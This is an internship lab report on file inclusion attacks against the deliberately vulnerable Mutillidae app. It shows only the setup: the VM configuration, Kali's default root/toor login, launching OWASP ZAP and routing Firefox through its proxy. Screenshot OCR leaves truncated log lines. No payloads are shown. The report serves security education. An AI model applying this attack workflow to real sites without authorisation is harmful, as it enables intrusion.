File Inclusion Attacks: Exploiting Vulnerabilities and Implementing Defenses

Domain: Web Application Security

CDAC, Noida

CYBER GYAN VIRTUAL INTERNSHIP PROGRAM

Submitted By:

Mohli Thapa

Project Trainee, (June-July) 2025

BONAFIDE CERTIFICATE

This is to certify that this project report entitled "**File Inclusion Attacks: Exploiting Vulnerabilities and Implementing Defenses"** submitted to CDAC Noida, is a Bonafide record of work done by Mohli Thapa under my supervision from 12/06/2025 to 02/07/2025.

DECLARATION BY AUTHOR

This is to declare that this report has been written by me. No part of the report is plagiarized from other sources. All information included from other sources have been duly acknowledged. I aver that if any part of the report is found to be plagiarized, I shall take full responsibility for it.

Name of Author: Mohli Thapa

ACKNOWLEDGEMENT

I want to sincerely thank my mentors at CDAC, Noida for their amazing guidance during the CyberGyan Virtual Training and Internship Programme. Their knowledge and support helped me understand File Inclusion Attacks and how to prevent them, making this project a great learning experience.

I'm also very grateful to my batchmates who joined me in this internship. Their teamwork, discussions, and excitement about cybersecurity created a friendly and inspiring environment that made learning more fun and helped me dive deeper into the topic.

Finally, I truly appreciate everyone at CDAC, Noida for giving me this wonderful opportunity to explore cybersecurity through the CyberGyan course and internship. This experience has given me practical skills and a strong foundation for my future in this field.

Table of Contents

1. Introduction

1.1 Problem Statement

This project aims to delve into file inclusion vulnerabilities commonly found in web applications and develop strategies to exploit and mitigate them. The implementation phase will involve researching various file inclusion attack techniques, such as Local File Inclusion (LFI) and Remote File Inclusion (RFI), and demonstrating their exploitation through practical scenarios. Additionally, defensive measures, including input validation, secure coding practices, and web application firewalls, will be explored and implemented to prevent file inclusion vulnerabilities.

1.2 Learning Objectives

- To gain a comprehensive understanding of file inclusion attacks, including their detection, exploitation, and mitigation techniques.
- To develop effective defence strategies to protect web applications from file inclusion vulnerabilities, ultimately enhancing their security posture.
- To document the identification, exploitation, and remediation of file inclusion vulnerabilities, along with guidelines for secure web application development.

1.3 Approach

1.3.1 Tools and Technologies used

a) **Oracle VirtualBox:** an open-source virtualization software for creating virtual machines.

b) **Metasploitable 2:** an intentionally vulnerable Ubuntu Linux virtual machine/server for testing common vulnerabilities.

c) **Kali Linux:** attacker virtual machine for implementing file inclusion attacks.

d) **OWASP Mutillidae:** a deliberately vulnerable web application that comes installed with Metasploitable.

e) **OWASP ZAP:** Web application vulnerability scanner for identifying file inclusion vulnerabilities, comes installed with Kali.

f) **Manual Testing Methodologies:** for verifying the presence and impact of file inclusion vulnerabilities.

g) **OWASP Secure Coding Practices:** for implementing defensive measures.

1.3.2 Project Diagram





Figure 1: *Diagram of Machines with their IP addresses*

(We will use File Inclusion Attacks against Mutillidae)


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Add Settings Discard Start
Preview
Metasploitable-linux-2.0.0

Kali 2020 x64 Customized by zSecurity v1.3 (latest snap)
Powered Off

Metasploitable-linux-2.0.0
Powered Off

General

```
Name:              Metasploitable-linux-2.0.0
Operating System:  Ubuntu (64-bit)
```

System

```
Base Memory:   1024 MB
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  Nested Paging, KVM Paravirtualization
```

Display

```
Video Memory:            16 MB
Graphics Controller:     VMSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled
```

Storage

```
Controller: IDE
  IDE Secondary Device 0:  [Optical Drive] Empty
Controller: SATA
  SATA Port 0:             Metasploitable.vmdk (Normal, 8.00 GB)
```

Audio

```
Host Driver:   Default
Controller:    ICH AC97
```

Network

```
Adapter 1:  Intel PRO/1000 MT Desktop (NAT Network, 'NatNetwork')
```

USB

```
USB Controller:  OHCI, EHCI
Device Filters:  0 (0 active)
```

Shared folders

None

Description


None


Figure 2: *Oracle VirtualBox Manager- List of Virtual Machines*

2. Implementation


2.1 Detection of File Inclusion Vulnerabilities

1) **Boot Kali Linux virtual machine and enter the username: root & password: toor to start Kali**



Kali 2020 x64 Customized by zSecurity v1.3 (latest snap) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jun 26 01:40
Username:
root
Next
KALI


Kali 2020 x64 Customized by zSecurity v1.3 (latest snap) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Thu 01:41

2) **Open terminal and type "zaproxy" command to open OWASP ZAP**


Kali 2020 x64 Customized by zSecurity v1.3 (latest snap) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminator
Thu 01:43
root@kali: ~
root@kali: ~ 82x25
Bluetooth Devices

```
root@kali:~# zaproxy
Found Java version 11.0.6
Available memory: 1991 MB
Using JVM args: -Xmx497m
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
0 [main] INFO org.zaproxy.zap.GuiBootstrap  - OWASP ZAP 2.9.0 started 26/06/2025,
01:43:16 with home /root/.ZAP/
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.zaproxy.zap.GuiBootstrap (file:/usr/shar
e/zaproxy/zap-2.9.0.jar) to field sun.awt.X11.XToolkit.awtAppClassName
WARNING: Please consider reporting this to the maintainers of org.zaproxy.zap.GuiB
ootstrap
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflectiv
e access operations
WARNING: All illegal access operations will be denied in a future release
665 [AWT-EventQueue-0] INFO org.parosproxy.paros.network.SSLConnector  - Reading s
upported SSL/TLS protocols...
670 [AWT-EventQueue-0] INFO org.parosproxy.paros.network.SSLConnector  - Using a S
SLEngine...
965 [AWT-EventQueue-0] INFO org.parosproxy.paros.network.SSLConnector  - Done read
ing supported SSL/TLS protocols: [SSLv2Hello, SSLv3, TLSv1, TLSv1.1, TLSv1.2, TLSv
1.3]
999 [AWT-EventQueue-0] INFO org.parosproxy.paros.extension.option.OptionsParamCert
ificate  - Unsafe SSL renegotiation disabled.
```



```
18777 [ZAP-BootstrapGUI] INFO org.parospr
itializing Launch browsers proxying throu
18903 [ZAP-BootstrapGUI] INFO org.parospr
itializing ExtensionSaveXMLHttpMessage
19375 [ZAP-BootstrapGUI] INFO org.zaproxy
  - Started callback server on 0.0.0.0:33
19375 [ZAP-BootstrapGUI] INFO org.zaproxy
  - Initializing keyboard shortcuts
30727 [ZAP-BootstrapGUI] WARN org.zaproxy
ZAPs Root CA certificate has expired as o
Jun 26 01:43:36 EDT 2025).
You should regenerate it and re-install i
58747 [AWT-EventQueue-0] INFO org.parospr
58792 [AWT-EventQueue-0] INFO org.parospr
pen Untitled Db
58820 [AWT-EventQueue-0] INFO hsqldb.db.H
ommit start
58846 [AWT-EventQueue-0] INFO hsqldb.db.H
ommit end
58864 [AWT-EventQueue-0] INFO hsqldb.db.H
59093 [AWT-EventQueue-0] INFO hsqldb.db.H
pen start
59099 [AWT-EventQueue-0] INFO hsqldb.db.H
pen end
```

Welcome to OWASP ZAP


ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

ZAP 2.16.1 is available now

Alerts 0 0 0 0 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

3) **Open Firefox web browser and click on Preferences > Network Settings. Select manual proxy configuration & set HTTP Proxy to 127.0.0.1 (default for ZAP), Port 8080. Check “use this proxy for all protocols”.**



One or more installed add-ons cannot be verified and have been disabled.

Your browser is being managed by your organization.

Performance

[✓] Use recommended performance settings Learn more


These settings are tailored to your computer's hardware and operating system.

Browsing

[ ] Use autoscrolling
[✓] Use smooth scrolling
[ ] Always use the cursor keys to navigate within pages
[ ] Search for text when you start typing
[✓] Recommend extensions as you browse Learn more
[✓] Recommend features as you browse Learn more

Network Settings

Configure how Firefox connects to the internet. Learn more Settings...



Connection Settings

Configure Proxy Access to the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration

HTTP Proxy	127.0.0.1	Port	8080
	✓ Use this proxy server for all protocols		
SSL Proxy	127.0.0.1	Port	8080
FTP Proxy	127.0.0.1	Port	8080
SOCKS Host	127.0.0.1	Port	8080

